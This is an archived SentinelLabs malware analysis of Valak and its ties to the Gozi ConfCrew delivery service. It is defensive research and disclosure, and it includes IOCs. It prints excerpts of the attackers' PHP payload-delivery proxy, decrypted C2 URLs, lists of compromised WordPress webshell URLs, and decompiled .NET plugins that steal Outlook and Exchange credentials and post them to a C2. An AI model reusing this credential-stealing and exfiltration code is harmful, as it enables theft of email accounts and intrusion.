Valak Malware and the Connection to Gozi Loader ConfCrew - SentinelLabs

By Jason Reaves

Published: 2020-06-09 · Archived: 2026-04-05 17:29:49 UTC

Valak uses a multi-stage, script-based malware that hijacks email replies and embeds malicious URLs or attachments to infect devices with fileless scripts.

By Jason Reaves and Joshua Platt

Executive Summary

- Valak uses multi-stage, script-based malware utilized in campaigns reminiscent of Gozi ConfCrew.
- The overlapping campaign structure has led to some sandbox reports misidentifying Valak as Gozi.
- Emails are harvested and used in 'Reply Chain Attacks' to further spread the malware with a purpose-built plugin, 'exchgrabber'.
- A newly-discovered plugin called 'clientgrabber' is also utilized for stealing email credentials from the registry.

See the full report for more technicals details on Varak.

Read the Full Report

Background

Gozi has been around in various forms for over a decade now. Certain variants are operated by more sophisticated actors, typically choosing to operate the trojan privately with partners or as a more functional rented service model. One variant in particular, which used the key 10291029JSJUYNHG, is noticeable due to their unique 'Reply' chain or thread hijack spamming. At times this key has been confused with dreambot but is in fact operated separately. The two primary functions of the service are loading and spamming.

While this Gozi service has operated continuously for several years, in mid-October 2019, Valak began to appear in testing mode. The new JavaScript-based system also involved compromised servers with link-based email campaigns, which was a departure from the typical password protected attachment approach.

Research Insight

Delivery – ConfCrew Delivery System

A recent Valak delivery chain utilized document files that contact PHP delivery proxies in order to pull down and execute the initial DLL payload. This system was commonly utilized by the Gozi crew for campaigns previously and is actually frequently labeled as Gozi traffic due to the similar URL structure.

For example:

`5184b70eef0d99c77e3e56f7e7b67727e515364e`

downloads:

`80af349e1d41195576eeb7badc26d9b7873bdfbc`

via the following URL:

`hxxp://a8xui1akl9gjqucfa[.]com/vv55v37kts7et/idq9p9t142vyk.php?l=frraw2.cab`

This is the Valak DLL loader when unpacked; however, looking at IOC and sandbox reports it is easy to see that this switch up of malware is already causing confusion and is being labeled Gozi in some reports.

Delivery – Compromised Websites

Another delivery avenue for retrieving the malicious document, which will then contact compromised websites to retrieve the initial DLL loader for detonation, involves links in emails[5]. These links have similar random looking PHP names on compromised websites that will return a document instead of a DLL. The campaign server can be utilized for both the documents and the DLLs and you can find campaigns performing both.

Compromised PHP Script

The request structure for recent Valak deliveries is listed below.

```
/_3ZyKva_O9zPO1K_k.php?x=MDAwMCCz9oR8W_gfwzPN6OQPNnku8FfF-ORh5orr1PzC0Avh3LkS4cvcHcQm38Efx3sZMnArLlP
```

This seemingly random looking data has some striking resemblance to base64, but we will need the PHP in order to be able to cleanly decode it.

```php
if (!isset($_GET[ 'x' ])) {
  echo '404 Not Found';
  die(404);
}
$url       = $_GET[ 'x' ];
$renameTo1 = isset($_GET[ 'y' ]) ? base64_decode($_GET[ 'y' ], false) : '';

$url          = base64_decode(strtr($url, '-_~', '+/='));
$segment      = substr($url, 0, 4);
$segment      = hexdec($segment);
$isCompressed = substr($url, 4, 1);
$url          = substr($url, 5, strlen($url));

if ($isCompressed === 'z') {
  $url = gzuncompress($url);
}
$key = substr($key, $segment * 2048, 2048);
$url = xor_string($url, $key);
list($url, $renameTo) = array_merge(explode("\x00", $url, 2), array( '' ));
$userAgent = $_SERVER[ 'HTTP_USER_AGENT' ];
```

The script takes the URL parameters and ultimately decrypts the contact URL out with an embedded key. First, the base64 encoded data can be cleaned up and initially decoded such as the following:

```
>>> a = 'MDAwMCCz9oR8W_gfwzPN6OQPNnku8FfF-ORh5orr1PzC0Avh3LkS4cvcHcQm38Efx3sZMnArLlPqOq5dmdcTOCewa77
>>> a = a.replace('-', '+')
>>> a = a.replace('_', '/')
>>> a = a.replace('~', '=')
>>> a
'MDAwMCCz9oR8W/gfwzPN6OQPNnku8FfF+ORh5orr1PzC0Avh3LkS4cvcHcQm38Efx3sZMnArLlPqOq5dmdcTOCewa7719Cc84VK
>>> b = base64.b64decode(a)
>>> a
'MDAwMCCz9oR8W/gfwzPN6OQPNnku8FfF+ORh5orr1PzC0Avh3LkS4cvcHcQm38Efx3sZMnArLlPqOq5dmdcTOCewa7719Cc84VK
>>> b
'0000 xb3xf6x84|[xf8x1fxc33xcdxe8xe4x0f6y.xf0Wxc5xf8xe4axe6x8axebxd4xfcxc2xd0x0bxe1xdcxb9x12xe1xcbxd
```

The segment variable from the PHP script is then 0 and the compression flag for this instance is a space; if it were compressed it would be ‘z’.

The rest of the URL is decoded using an onboard key; however, the key data is very large and the segment value we decoded earlier is actually an index multiplier into this giant key.

```
function error_handler($errno, $errstr, $errfile, $errline) {
  echo "Error#{$errno} {$errstr} {$errfile}:{$errline}";
}

function exception_handler($exception) {
  echo "Exception {$exception->getMessage()}";
}

if (isset($_GET[ '[redacted]' ])) {
  set_error_handler('error_handler');
  set_exception_handler('exception_handler');
}

$USER_AGENT = 'User-Agent';
function xor_string($string, $key) {
  $str_len = strlen($string);
  $key_len = strlen($key);

  for ($i = 0; $i < $str_len; $i++) {
    $string[ $i ] = $string[ $i ] ^ $key[ $i % $key_len ];
  }

  return $string;
}

$key = base64_decode('5E50x+q4Z1fnGnhOMTLLVQXkZ5Z8GPf06veW1NX+t
tzNtDJ2ZgxPu845PMdEq42EnkpDLujGtwbqCg5zdYPQySfxEVNlXU/v3s22tNWt
XGW3ZAINsfP50mddEWApKjmqPhqJdiO9n6qZZomtsppdoxcNQjb6DahkiF0x6ia
```

Knowing this and armed with the key we can now decode out the contact URL.

```
>>> test = bytearray(b[5:])
>>> key = bytearray(base64.b64decode('24LwDGHXMPQL49nWNhhLHsh5/czLDIfjh/mfqrVoirnLP4Wur3bpUraseuoZeE
>>> for i in range(len(test)):
...  test[i] ^= key[i]
...
>>> test
bytearray(b'http://78.129.208.84/mail-checker-desk-time-bar-links/misc/tinystats/index.php?SRR_DHIqw
```

After performing the decryption, we have the real download URL. The campaign files retrieved with this PHP script, such as Office documents and the DLL loaders, are not stored in the PHP files directly but are the result of pre-generated campaign URLs passed to the proxy script in order to retrieve them upon execution.

To summarize the process, the proxy script utilizes an embedded key to decrypt the URL and retrieve the contents.

The similar-looking encoded string passed to the `index.php` file as a parameter is likely an encoded message containing campaign specific data. If we continue to look at the functionality of this PHP file, we can surmise it is used to track statistics along with the delivery of the campaign files.


```
$userAgent = $_SERVER[ 'HTTP_USER_AGENT' ];


$requestHeaders = array(
  $USER_AGENT       => $userAgent,
  'Referer'         => isset($_SERVER[ 'HTTP_REFERER' ]) ? $_SERVER[ 'HTTP_RE
  'X-Forwarded-For' => isset($_SERVER[ "HTTP_X_FORWARDED_FOR" ]) ? $_SERVER[ '
  'X-Real-Ip'       => isset($_SERVER[ "HTTP_X_REAL_IP" ]) ? $_SERVER[ "HTTP_X
);
foreach ($requestHeaders as $key => &$header) {
  $header = "{$key}: {$header}";
}
```

Serving up campaign files from the backend:

```
if ($renameTo) {
  $responseHeaders[ 'Content-Disposition' ] = "attachment; filename=\"$renameTo\"";
}
foreach ($responseHeaders as $key => $responseHeader) {
  header("{$key}: {$responseHeader}", true);
}
echo $response;
?>
```

Stats Panel

Upon further analysis, a stats panel was uncovered confirming our hypothesis. Each campaign is carefully tracked. In the image below, the hits are displayed for each file along with the operator and filename. This is typical for a load service, which would require statistics in order to charge customers accurately.



GeoIP Ban config
Status: Disabled
Countries: US,CA,Home

Operator	Hits
	2864
	416
	1188
	845
	734
	1448
	355
	2318
	2263

Operator	File	Hits
	atom9.cab	471
	atom6.cab	35
	atom7.cab	152
	atom1.cab	162
	atom2.cab	80
	atom3.cab	185
	atom4.cab	24
	atom5.cab	190
	atom8.cab	413
	175981527891.doc	5
	www.tjgdjt.net.cn_8694.doc	147
	yo-design.apptisan.com_7071.doc	14
	cinnamonmagazine.com_2937.doc	165
	cinnamonmagazine.com_7344.doc	304
	energyfutureconf.com_9371.doc	49
	dcthatta.gov.pk_8821.doc	11
	anhvienakay.vn_5039.doc	61
	bw4limo.us_4557.doc	32
	bw4limo.us_9519.doc	22
	boxmusic.com.br_5066.doc	73
	cricktracksafaris.com_2822.doc	46
	cinnamonmagazine.com_2803.doc	30
	anhvienakay.vn_1930.doc	113
	allianceship.net_7310.doc	37
	cricktracksafaris.com_3141.doc	18
	cricktracksafaris.com_5095.doc	75
	allianceship.net_3285.doc	6
	boxmusic.com.br_6058.doc	17
	blackpoolroleplay.ee_3583.doc	27
	cricktracksafaris.com_4847.doc	19
	bw4limo.us_4093.doc	37
	energyfutureconf.com_3159.doc	77
	anhvienakay.vn_9624.doc	90
	bw4limo.us_1378.doc	146
	www.tjgdjt.net.cn_5758.doc	59
	energyfutureconf.com_8486.doc	8
	www.tjgdjt.net.cn_5582.doc	27

The panel also displays tracking for each of the links from their campaigns, offering possible insight into the number of success executions per campaign.

Operator	File	Webshell	Hits
[redacted]	atom9.cab	http://mesingoal.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom9.cab	http://alliianceship.net/wp-content/plugins/loginpage/loginpage.php	63
[redacted]	atom9.cab	http://africa-improve.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom9.cab	http://blackpoolroleplay.ee/wp-content/plugins/loginpage/loginpage.php	61
[redacted]	atom9.cab	http://bw4limo.us/wp-content/plugins/loginpage/loginpage.php	33
[redacted]	atom9.cab	http://www.tjgdjt.net.cn/wp-content/plugins/loginpage/loginpage.php	77
[redacted]	atom9.cab	http://anhvienakay.vn/wp-content/plugins/loginpage/loginpage.php	111
[redacted]	atom9.cab	http://cricktracksafaris.com/wp-content/plugins/loginpage/loginpage.php	32
[redacted]	atom9.cab	http://cinnamonmagazine.com/wp-content/plugins/loginpage/loginpage.php	92
[redacted]	atom6.cab	http://bouclierclinica.x10host.com/wp-content/plugins/loginpage/loginpage.php	6
[redacted]	atom6.cab	http://concealed-carry-purse.com/wp-content/plugins/loginpage/loginpage.php	2
[redacted]	atom6.cab	http://alifconnect.ma/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom6.cab	http://55cent.ml/wp-content/plugins/loginpage/loginpage.php	3
[redacted]	atom6.cab	http://eidco.com.jo/wp-content/plugins/loginpage/loginpage.php	12
[redacted]	atom6.cab	http://dralessandromiranda.com.br/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom6.cab	http://dconnect.com.tr/wp-content/plugins/loginpage/loginpage.php	7
[redacted]	atom6.cab	http://casamia.vn/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom6.cab	http://bestcar2you.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom6.cab	http://akinhealthcare.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom7.cab	http://betheboutique.staging.wpengine.com/wp-content/plugins/loginpage /loginpage.php	2
[redacted]	atom7.cab	http://bostonpriya.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom7.cab	http://alirezajavaheri.org/fa/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom7.cab	http://eletroportengenharia.com.br/wp-content/plugins/loginpage/loginpage.php	2
[redacted]	atom7.cab	http://cheapdressing.com/wp-content/plugins/loginpage/loginpage.php	2
[redacted]	atom7.cab	http://convergenciaglobal.com/wp-content/plugins/loginpage/loginpage.php	109
[redacted]	atom7.cab	http://dayakarsaabadi.com/wp-content/plugins/loginpage/loginpage.php	17
[redacted]	atom7.cab	http://academy2.wpdev.it/wp-content/plugins/loginpage/loginpage.php	6
[redacted]	atom7.cab	http://drvetgroup.com/wp-content/plugins/loginpage/loginpage.php	9
[redacted]	atom7.cab	http://yo-design.apptisan.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom7.cab	http://amrutaura.com/wp-content/plugins/loginpage/loginpage.php	2
[redacted]	atom1.cab	http://autocaresrivas.es/wp-content/plugins/loginpage/loginpage.php	2
[redacted]	atom1.cab	http://bjacklynmedicals.com/buildmaterials/wp-content/plugins/loginpage /loginpage.php	2
[redacted]	atom1.cab	http://cadizsb.com/wp-content/plugins/loginpage/loginpage.php	18
[redacted]	atom1.cab	http://civtecafrica.com/preview/wp-content/plugins/loginpage/loginpage.php	4
[redacted]	atom1.cab	http://csandiego.cl/2020/wp-content/plugins/loginpage/loginpage.php	12
[redacted]	atom1.cab	http://derodeantraciet.be/wp-content/plugins/loginpage/loginpage.php	5
[redacted]	atom1.cab	http://eafricasafaritours.com/wp-content/plugins/loginpage/loginpage.php	39
[redacted]	atom1.cab	http://enjoy-tv.com/wp-content/plugins/loginpage/loginpage.php	63
[redacted]	atom1.cab	http://airefresh.cl/wp-content/plugins/loginpage/loginpage.php	5
[redacted]	atom1.cab	http://alwatadpharma.com/wp-content/plugins/loginpage/loginpage.php	9
[redacted]	atom1.cab	http://arabcontclub.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom1.cab	http://www.residenciaremolinos.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom1.cab	http://mcm.tabonosports.in/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom2.cab	http://cscarsales.lk/wp-content/plugins/loginpage/loginpage.php	2
[redacted]	atom2.cab	http://dev-dg.it-monsters.at/stage/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom2.cab	http://axisbd.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom2.cab	http://blackbox.rs/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom2.cab	http://calctest.sipeinformatica.com/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom2.cab	http://cnis.pt/wp-content/plugins/loginpage/loginpage.php	1
[redacted]	atom2.cab	http://maxtu.cn/wp-content/plugins/loginpage/loginpage.php	7
[redacted]	atom2.cab	http://www.rentbishop.com/wp-content/plugins/loginpage/loginpage.php	42
[redacted]	atom2.cab	http://astridfloristeria.com/wp-content/plugins/loginpage/loginpage.php	4
[redacted]	atom2.cab	http://amerirentacar.com/wp-content/plugins/loginpage/loginpage.php	8

Valak

Other researchers have already written extensively on Valak[6], so we decided to focus on the aspects that we feel show more of a connection between the Gozi ConfCrew and Valak. These primarily revolve around the use of new plugins. When Valak was in testing in 2019, a number of different plugins were seen[3]. However, two new ones of particular interest relate specifically to the harvesting of email credential data. One of these, the exchange grabber, was also mentioned previously[6].

The harvesting of email credentials falls in line with a previous tactic used by the Gozi crew, where they would harvest emails from accounts and then use the email chains in their spam campaigns[4][8] for a ‘Reply Chain Attack’. This attack revolves around hijacking existing, legitimate emails that are then ‘replied to’ and spammed out. This technique is a way to catch users off-guard as they are normally trained to spot fake emails but will let their guard down when they see that the email is a reply, particularly if it appears to be part of a conversation between known or trusted recipients. Reply Chain Attacks also mean the actors do not have to invest in creating legitimate-looking email templates because they are able to leverage genuine email correspondence chains.

Exchange Data Plugin – EXCHGRABBER

If you are going to leverage reply chain attacks for your spamming campaigns, then you obviously need some email data. It’s interesting to see that when campaigns shifted more towards Valak and away from Gozi, the

addition of a plugin surrounding the theft of exchange data showed up.

```
    public static class PluginConfig
    {
        public static string NAME = "exchgrabber";
        public static string LOG_TYPE = "EXCHANGE_DATA";
        public static string ENDPOINT = "blog";
    }
}
```

The plugin names itself in its config section as an 'exchgrabber' or exchange grabber. The name suits the functionality in the .NET compiled plugin as it will enumerate credentials from the Credential Manager looking for one associated with Office. Then, using the data from autodiscover.xml, it will build the harvested data into a report.

```
lag = Regex.IsMatch(current.Target, "MicrosoftOffice") || Regex.IsMatch(current.Target, "MS.Outlook");
ag)

y
  string text2 = current.Target.Split(new char[]
  {
      ':'
  }).Last<string>();
  string password = current.Password;
  string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
  bool flag2 = Directory.Exists(folderPath + "\\Microsoft");
  if (flag2)
  {
      IEnumerable<string> files = ManagedPlugin.GetFiles(folderPath + "\\Microsoft", "*Autodiscover.xml");
      foreach (string current2 in files)
      {
          XmlDocument xmlDocument = new XmlDocument();
          xmlDocument.LoadXml(File.ReadAllText(current2));
          XmlNode xmlNode = xmlDocument.GetElementsByTagName("AutoDiscoverSMTPAddress")[0];
          bool flag3 = Regex.IsMatch(File.ReadAllText(current2), text2, RegexOptions.IgnoreCase | RegexOptions.M
          if (flag3)
          {
              XmlNode xmlNode2 = xmlDocument.GetElementsByTagName("ASUrl")[0];
              text += string.Format("{0};{1};{2};{3}\r\n", new object[]
              {
                  new Uri(xmlNode2.InnerText).Host,
                  xmlNode.InnerText,
                  text2,
                  password
              });
          }
      }
  }

tch
```

After retrieving the data it will exfiltrate it to the C2:

```
    try
    {
        bool flag4 = !string.IsNullOrEmpty(text);
        if (flag4)
        {
            HttpClient.Post(Utils.Base64(text));
        }
    }
    catch
    {
```

Email Credential Plugin – CLIENTGRABBER

The recent shift of focus to email theft and enterprise targeting is interesting. While conducting this research, we also discovered a new plugin called ‘clientgrabber’, which is primarily utilized for stealing email credentials from the registry.

```
string[] array = new string[]
{
    "Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    "Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"
};
string[] keys = new string[]
{
    "SMTP Email Address",
    "SMTP Server",
    "POP3 Server",
    "POP3 User Name",
    "SMTP User Name",
    "NNTP Email Address",
    "NNTP User Name",
    "NNTP Server",
    "IMAP Server",
    "IMAP User Name",
    "Email",
    "HTTP User",
    "HTTP Server URL",
    "POP3 User",
    "IMAP User",
    "HTTPMail User Name",
    "HTTPMail Server",
    "SMTP User",
    "POP3 Password2",
    "IMAP Password2",
    "NNTP Password2",
    "HTTPMail Password2",
    "SMTP Password2",
```

The registry locations are recursively searched for the ‘keys’.

```
Dictionary<string, string> dictionary = new Dictionary<string, string>();
for (int i = 0; i < array.Length; i++)
{
    string text = ManagedPlugin.OutlookRecursiveReg(array[i], keys);
    bool flag = text != string.Empty;
    if (flag)
    {
        ManagedPlugin.Result = ManagedPlugin.Result + text + "\r\n";
    }
}
```

Once found, it will check that the value is using the newer method of encryption and contains the actual encrypted password data, which can be decrypted[7].

```
Regex regex = new Regex("^(?!:\\/\\/)([a-zA-Z0-9-_]+\\.)*[a-zA-Z0-9][a-zA-Z0-9-_]+\\.[a-zA-Z]{2,11}?$");
Regex regex2 = new Regex("^([a-zA-Z0-9_\\-\\.]+)@([a-zA-Z0-9_\\-\\.]+)\\.([a-zA-Z]{2,5})$");
string text = null;
try
{
    for (int i = 0; i < keys.Length; i++)
    {
        try
        {
            object regKey = ManagedPlugin.GetRegKey(path, keys[i]);
            bool flag = regKey != null && keys[i].Contains("Password") && !keys[i].Contains("2");
            if (flag)
            {
                text = string.Concat(new string[]
                {
                    text,
                    keys[i].Replace(" ", "_").ToLower(),
                    "=",
                    ManagedPlugin.OutlookDecryptPwd((byte[])regKey),
                    "&"
```

Indicators of Compromise

Endpoint

`%temp%[a-f0-9]{12}.bin`

`Scheduled task 'PerfWatson_[a-f0-9]+'`

ADS executable and script files:

`HKCUSoftwareApplicationContainerAppsw64ShimV4`

`HKCUSoftwareApplicationContainerAppsw64SetupServiceKey`

Network

Base64 encoded PE files transferred over the wire

Samples

435ec42fefc05eba0a8005256c815979877d430a

693e681e7be554e50e4ff9bf7cbfe5aeab3fe91f

e22b404e1fec743f0795cdea8a95337660878860

dba1337a0a8293b721642b8b45a86352bcdfd04f

4d33425d7031284cf5ee323dc616d9f84987dc0d

17b74a4c3f43c21504b355b1ffc333280ef4cd74

7f58d22d9e95f65170acadd05e324ec2d8ef13f6

9be234bf2268f4e055ea59cf7bef76781a36c35c

19f481063ca956688824e3cc022b8eedb6dd0bea

4ae3ed6c1ab2fe41daf6f650a54dae63684d2064

30fd553dedfadc81522adf37e11dfc4039d4ea31

References

1: https://twitter.com/vk_intel/status/1207917643291910144

2: https://en.wikipedia.org/wiki/ROT13

3: http://prsecurity.org/2019-valak-c2.html

4: https://www.zdnet.com/article/this-phishing-trick-steals-your-email-and-then-fools-your-friends-into-downloading-malware/
5: https://app.any.run/tasks/8e5b6f19-c3e5-4c87-87ac-8c8e012cbb5f/
6: https://www-cybereason-com.cdn.ampproject.org/c/s/www.cybereason.com/blog/valak-more-than-meets-the-eye
7: https://securityxploded.com/outlookpasswordsecrets.php
8: https://www.webroot.com/blog/2019/04/03/hijacked-email-reply-chains/

Read the Full Report

See the research report for more technicals details on Varak.

Read the Full Report
